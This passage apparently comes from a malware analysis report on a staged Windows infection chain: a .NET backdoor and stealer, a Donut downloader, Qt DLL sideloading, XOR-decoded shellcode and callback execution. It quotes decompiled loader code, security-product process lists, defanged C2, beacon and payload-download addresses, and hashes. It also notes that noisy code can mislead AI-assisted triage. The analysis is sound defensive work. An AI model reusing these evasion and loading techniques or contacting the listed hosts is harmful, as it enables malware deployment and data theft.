

Figure 10: Additional embedded .NET payload view

The loaded payload, end11.exe (level96.Program.Main), behaves as a Windows .NET stager/client. It establishes persistent communication with a command-and-control server:

`91.92.243[.]161:3038`

At startup, it profiles the host, collecting the machine domain, username, OS version, executable path, local time zone, installed UI languages, CPU and GPU details, processor counts, and screen resolution.

After profiling, the client opens a TCP connection to the C2 and wraps the stream in an AES-encrypted transport layer. It authenticates by transmitting host profile data, receives task configuration from the server, and dispatches commands dynamically.

```
if (flag)
{
    SystemInfo text = new SystemInfo
    {
        Domain = WindowsApi.Get_Win32_ComputerSystem_Domain,
        ExecutablePath = WindowsApi.GetExecutablePathFromArgs(),
        OSName = WindowsApi.Win32_OperatingSystem_Caption,
        OSVersion = WindowsApi.Win32_OperatingSystem_Version,
        Is64Bit = WindowsApi.Is64Bit,
        Username = WindowsApi.GET_Win32_ComputerSystem_UserName,
        LocalTimeWithZone = DateTime.Now.ToString(CultureInfo.CurrentCulture) + " " + TimeZoneInfo.Local.DisplayName,
        Languages = WindowsApi.Win32_OperatingSystem_MUILanguages,
        CPUName = WindowsApi.Get_Win32_API.Win32_Processor_Name,
        CPUCores = WindowsApi.Win32_Processor_NumberOfCores,
        CPULogicalProcessors = WindowsApi.Win32_Processor_NumberOfLogicalProcessors,
        GPUName = WindowsApi.Win32_VideoController_Name,
        ScreenWidth = WindowsApi.Win32_VideoController_CurrentHorizontalResolution,
        ScreenHeight = WindowsApi.Win32_VideoController_CurrentVerticalResolution
    };
    row = c2ConnectionManager.ClientStream.ReceiveObject<InitialHandshakePayload>();
    c2ConnectionManager.ClientStream.SendObject<SystemInfo>(text);
    buffer = CollectionTargetBuilder.BuildCollectionTargets(PathExpander.map0842());
    num = 116;
    continue;
}
return;
IL_18C:
if (num3 >= 3)
{
    goto IL_12C;
}
c2ConnectionManager.StartC2ConnectionLoop();
num = 117;
```

Figure 11: Host profiling or C2 client logic

The payload supports:

- Collecting detailed system information.
- Discovering installed browser profiles.
- Extracting browser artifacts such as cookies, browsing history, saved credentials, preferences, and local-state encryption keys.
- Traversing directories and selecting files based on configurable rules.
- Reading and exfiltrating file contents.
- Capturing screenshots and display information.
- Executing shell commands or external processes and collecting output.
- Transferring data back to the C2 server in chunks.
- Using native Windows APIs for process interaction, memory operations, DPAPI access, Restart Manager behavior, and advanced file access.

Overall, this stage operates as a full .NET backdoor and information stealer with remote tasking and encrypted communications.

my_downloader.bin

my_downloader.bin is an additional staging component:

SHA-256: 9677584602AE15BDD20D91B9A14768A17C126107739E3853D969FF4E02E10E71
Embedded payload SHA-256:
3B4208EC304B60BA9D0CA74838AD7031224A32C36D6E1FA7C616A5ECF5074A5B

This stage uses a Donut-based loader to execute an embedded payload directly from memory. The extracted payload performs host profiling, anti-analysis checks, payload staging, and secondary malware deployment.

Before execution, it validates blocked locales and keyboard layouts through IsBlockedLanguage and exits if a debugger is detected. It profiles the host using APIs such as GetUserDefaultLangID, GetSystemDefaultLangID, GetKeyboardLayoutList, GetVolumeInformationA, and gethostname.

The malware also checks for installed security products by querying:

SOFTWARE\Microsoft\Windows Defender

It enumerates running processes through CreateToolhelp32Snapshot, Process32FirstW, and Process32NextW. Its embedded configuration includes process markers associated with Windows Defender, Kaspersky, Avast, AVG, Norton, McAfee, Bitdefender, ESET, Sophos, Trend Micro, and other security vendors.

```
aWindowsDefende db 'Windows Defender'
aAvpExe         db 'avp.exe'
aKasperskyavast db 'Kasperskyavastui.exe


aAvast          db 'Avast'
aAvguiExe       db 'avgui.exe'
aAvg            db 'AVG'
aCcsvchstExe    db 'ccsvchst.exe'
aNorton         db 'Norton'
aMcshieldExe    db 'mcshield.exe'
aMcafee         db 'McAfee'
aBdagentExe     db 'bdagent.exe'
aBitdefender    db 'Bitdefender'
aEguiExe        db 'egui.exe'
aEset           db 'ESET'
aSavserviceExe  db 'savservice.exe'
aSophos         db 'Sophos'
aUiseagntExe    db 'uiSeAgnt.exe'
aTrendMicro     db 'Trend Micro'
```

Figure 12: Security product or process-marker checks

After profiling, the malware sends encrypted tracking beacons to:

```
hxxps://humansbad2026[.]com/track.php?d=
```

The beacon values include execution states such as started, failed, and completed.
For payload staging, the malware retrieves %APPDATA%, falling back to C:\Users\Public when unavailable. It then downloads:

```
hxxp://95.163.152[.]190/linguist.zip
User-Agent: Sesame-open-yourself
```

The archive is extracted, linguist.exe is launched through CreateProcessA, and the malware sends a final completion beacon.

linguist.zip:Storage Crypter Package

SHA-256: e38550a29e4ff48d8cd4df5ab34a88b9b28f23d50e66129c896689cd334849a9

The downloaded linguist.zip archive contains roughly 30 files designed to resemble a legitimate software package. The archive mixes legitimate-looking application components with malicious files so the malicious chain blends into normal application structure. This is the same camouflage principle used in Dadadead Crypter-style installer chains: the malicious loader files are inside a plausible installer layout instead of being dropped alone.

Filename	MD5
Qt6Network.dll	699bfe4e5eb53b29076b3ca356036b95
Qt6OpenGL.dll	c660a3590f00a8368aa83fd71fa425a8
Qt6OpenGLWidgets.dll	9f02ebf02b38a46ed6ee57956fa466f3
Qt6PrintSupport.dll	569144d6172438f2941789fb78f35465
Qt6Qml.dll	09fb1ea4c3c848e7db7c41a2cd692bb5
Qt6QmlMeta.dll	4aace14ca35f1f8c5dc6b3c106d7cceb
Qt6QmlModels.dll	88bd558477b2cfefd1f2f7f803a61021
Qt6QmlWorkerScript.dll	e6f04ff11c6f9408ab31d008789bdbb8
Qt6Quick.dll	aa61ddffc2297d66fc3c84c183aa76e9
Qt6QuickWidgets.dll	158387a1c45d955146aeafdfd6fb5d52
Qt6UiTools.dll	f9925f27e43dcad8770638e37495704c
Qt6Widgets.dll	4fa0e77d9254926db5e77518a3ad684d
ucrtbase.dll	ed82e9c6c4f7a475d7fd6ebabf3fab2a
vcruntime140.dll	c5323d2c77fcb6957ae19c373c92e086
vcruntime140_1.dll	12104966c078618c036a6ac3a03a79bb
xml.dat	2280ea1cea43a02882e2a7eb06512448
concrt140.dll	65f2e5a61f39996c4df8ae70723ab1f7
fcJson.dll	17b61f967d7a35896b7ac18dbff875c1
libgcc_s_seh-1.dll	852051b6302bb04cf0e4032ce5c778e9
libstdc++-6.dll	9a297f4a1a3c8da99d35ce8c65960b6e
libwinpthread-1.dll	fe078245c5bd5d4bbc6985dc38cfeb3d
linguist.exe	a410ca9a4e8871c4a4a70b6060c08a9b
List.Control.dat	4ce6c5284d511706e05a0a294ccc36fd
math.dll	2efaac26a7e8c4efaaf643f19cb8b978
MFEncoder.dll	7e889c97f2b5fa395c06ff3b4c43f41c
msvcp140.dll	90821c2537f28a115b3d6364ef3f2b8e
msvcp140_1.dll	d508b529bbb3849032c7b3d41cb01360
msvcp140_2.dll	f7b44650da2eb3b80cdda2ac699f4a0f
Qt6Core.dll	93db07bd0548a528b6e25ec871898e04
Qt6Gui.dll	b3d6c13dc1e72de66748d16a651a461b

Figure 13: Extracted linguist.zip package contents

The staged directory includes Qt-related components and supporting libraries used for DLL sideloading and staged execution.

How It Works

linguist.exe is executed through DLL sideloading. The sideloaded DLL is commonly observed as Qt6UiTools.dll, although the exact module may vary by campaign. The attackers modify the Import Address Table of the targeted DLL to redirect execution toward fcJson.dll and its exported function CreateAudioTo.



Figure 14: DLL sideloading chain

When linguist.exe starts, the malicious DLL chain is triggered automatically. fcJson.dll is loaded and executed in the context of the legitimate application.

The original analysis compares two samples from separate campaigns and highlights similarities in the modified DLL structure and sideloading workflow.



Figure 15: Comparison of sideloading workflow across samples

fcJson.dll

SHA-256: 9d8148c3330c47b927c80fb47bfe531cef13fef243e323903ad54ed93756ea70

Export: CreateAudioTo

fcJson.dll is loaded through the sideloading chain initiated by linguist.exe. The export name CreateAudioTo is misleading: the routine does not perform legitimate audio work.

During execution, it performs one-time initialization, resolves paths relative to the current module, and verifies that MFEncoder.dll exists. This dependency check indicates that multiple local components must be present before the loader continues.

The loader then reads raw bytes from a staged payload container such as List.Control.dat. The payload is not restricted to that extension; related campaigns may store similar content inside files masquerading as .wav or other benign formats. The important point is that the payload is treated like storage: the loader reads it from a local external file, decodes or decrypts the relevant portion, and only then passes the transformed content to the next execution stage. This mirrors Dadabeda Crypter-style behavior where the payload is stored outside the main executable and only selected payload data is decrypted at runtime.

The embedded payload is decoded using a simple XOR transformation. The purpose is not strong encryption. It is enough to hide shellcode from static inspection and keep the payload from appearing in clear form.



Figure 16: Payload read/decode path

The code around the loader path is the confusing part. It wraps the payload-loading logic with misleading function names, extra branches, repeated initialization/cleanup blocks, and helper-style routines that do not change the final payload flow.

This looks like template-generated tampering code rather than hand-written business logic. The useful values can change between builds, such as the imported DLL name, export name, payload filename, decode range, or next-stage handoff, while the noisy wrapper stays mostly reusable. That matters for investigation: automated analysis and AI-assisted triage may spend attention on the larger fake control flow, summarize the DLL as a generic Qt-related component, or miss that the important behavior is only the read-decode-execute path from List.Control.dat into math.dll!Bind_Content.



Figure 17: Comparison of same usage in different campaigns

After decoding, the transformed shellcode is passed to the Bind_Content export in math.dll. That DLL acts as the next-stage shellcode runner and executes the payload in memory. After transferring execution, the current thread terminates.

```
236     v48 = key;
237     v49 = bytesToRead;
238     if ( key != 0 && begin != 0 && bytesToRead )
239     {
240       if ( (key - 9) <= 0x14u )
241         v48 = 2 * key + 16;
242       v51 = 0;
243       v52 = v48 + 112;
244       do
245         begin[v51++] ^= v52;                    // Simple in-place XOR transform over
246       while ( v51 < v49 );
247     }
248     size = bytesToRead;
249     qmemcpy(lpCodePageEnumProc, begin, bytesToRead);// Copy the transformed bytes to t
250     Bind_Content(&lpCodePageEnumProc[size], &begin[size], 0x20, lpCodePageEnumProc);
251     ExitThread(0);                              // Terminate the current thread after
252   }
```

Figure 18: Transfer to math.dll!Bind_Content

MFEncoder.dll

SHA-256: 005d35e75f950d069e4a89d196623dfbc6e25a472b7dbea5dd539d6c2a66bb6f

Export analyzed: current_tofile

MFEncoder.dll is another misleadingly named component. The analyzed export does not primarily perform media or encoding operations. Instead, it behaves like a watchdog component focused on process and UI manipulation.

The DLL enumerates running processes and top-level windows, filters windows that belong to targeted processes, verifies their visibility state, and repeatedly hides them with:

ShowWindow(hwnd, SW_HIDE)

This logic runs in long loops with short sleep intervals, suggesting persistent concealment rather than a one-time UI action.

The DLL also contains networking and cryptographic helpers. Supporting routines initialize Winsock, create multiple TCP sockets, and construct endpoint descriptors for ports 80 through 84 while enumerating processes and windows.

Additional helpers generate UUID values, hash buffers using Windows CNG APIs, and perform AES-CBC encryption with caller-supplied keys and a deterministic initialization vector. Not every helper was reached in the analyzed path, but their presence suggests the DLL may support communication, staging, or monitoring in other execution paths.

math.dll

`SHA-256: 2AFA7B6F825AE82C0121117B2966C57D825E7F1CFECAEF36E638F66A08060DB6`

`Exports: Callback _ Visualize _ Scan, Bind _ Content`

math.dll is the shellcode execution component in the staged loader chain. It does not deploy the full payload by itself. Instead, it prepares memory regions and triggers indirect execution through legitimate Windows callback mechanisms.

The export Callback_Visualize_Scan acts as the initialization and memory-preparation stage. Internally, it performs a large amount of unnecessary container management and floating-point processing through helpers such as:

`InitializeSegmentedQwordBuffer`
`AppendToSegmentedQwordBuffer`
`CountSegmentedQwordBufferItems`
`FreeSegmentedQwordBuffer`
`FreeHashBucketChain`

This logic appears intentionally noisy and is likely meant to obscure the execution path.

The routine attempts to allocate a 4 MB memory region:

```
VirtualAlloc(NULL, 0x400000, 0x3000, protection);
```

The allocated address is stored globally in lpAddress, then filled using BCryptGenRandom. Instead of returning the original allocation base, the function returns an interior pointer:

```
lpAddress + 37805
```

If allocation fails, the function runs a fallback path that creates synchronization objects such as TestEvent1, TestMutex, and TestSemaphore, waits on them, logs state, and closes handles. The fallback also invokes graphics and rendering APIs including DwmIsCompositionEnabled, DWriteCreateFactory, DirectDrawCreate, GetDC, CreateCompatibleDC, CreateCompatibleBitmap, FillRect, BitBlt, and StretchBlt.

This fallback does not directly execute a payload. It looks like noise generation, environmental testing, or anti-analysis clutter.



Figure 19: Callback_Visualize_Scan memory-preparation behavior

The second export, Bind_Content, is the execution stage. It changes memory protection on the previously allocated region:

```
VirtualProtect(lpAddress, 0x400000, new _ protection, &old _ protection);
```

It then invokes:

```
EnumSystemCodePagesW(callback, 1);
```

Because EnumSystemCodePagesW executes a caller-supplied callback, the malware abuses it to indirectly transfer execution to attacker-controlled code.

```
1  __int16 __fastcall Bind_Content(
2          const wchar_t *a1,
3          __int64 a2,
4          DWORD flNewProtect,
5          BOOL (__stdcall *lpCodePageEnumProc)(LPWSTR))
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
8
9    flOldProtect = 0;
10   VirtualProtect(lpAddress, 0x400000u, flNewProtect, &flOldProtect);
11   v5 = EnumSystemCodePagesW(lpCodePageEnumProc, 1u);
12   if ( !v5 )
```

Figure 20: Callback-based execution through EnumSystemCodePagesW

List.Control.dat

SHA-256: 9ad2799323833bf05e267a18f5bfbec50350d923662f376e95cb35ce09b051ac

List.Control.dat is Storage Crypter-backed payload launcher, not a benign parser or catalog file. It searches local storage-style records, filters them using hard-coded extensions, extracts staged content, and executes that content through multiple in-memory loading techniques. This storage-file is central to the chain: payload material can live inside an ordinary-looking file, and only selected regions need to be decoded before execution.

```
__int64 __fastcall payload_main()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  init_api_context_wrapper(v0);
  CoInitialize_wrapper(v0, v1);
  handle_event = CreateEventW_wrapper(v0, v1, 0, bInitialState, 0);
  get_current_module_directory(v0);             // Collect this payload/module directory from GetModuleFileNameW and t
  if ( !find_storage_container() )              // Search for an external storage/container file. On failure, the payl
  {
    memset_bytes(v0, v1, 0);
    decode_wide_string_24(v0, v1);              // Decrypts the embedded wide string "[-] Not Found Storage !"
    MessageBoxW_wrapper(v0, v1, 0, bInitialState, &uType);
  }
  prepare_runtime_buffer_state();               // Prepare a runtime buffer/state object using GlobalAlloc-backed cont
  alloc_controller();                           // Allocate the controller object that drives the next stage after a s
  controller_init(v0, v1);                      // Initialize controller with the storage handle returned by find_stor
  controller_process_items(v0);                 // Iterate and dispatch controller items/tasks.
  controller_destroy(v0);
  GlobalFree_wrapper(v0);
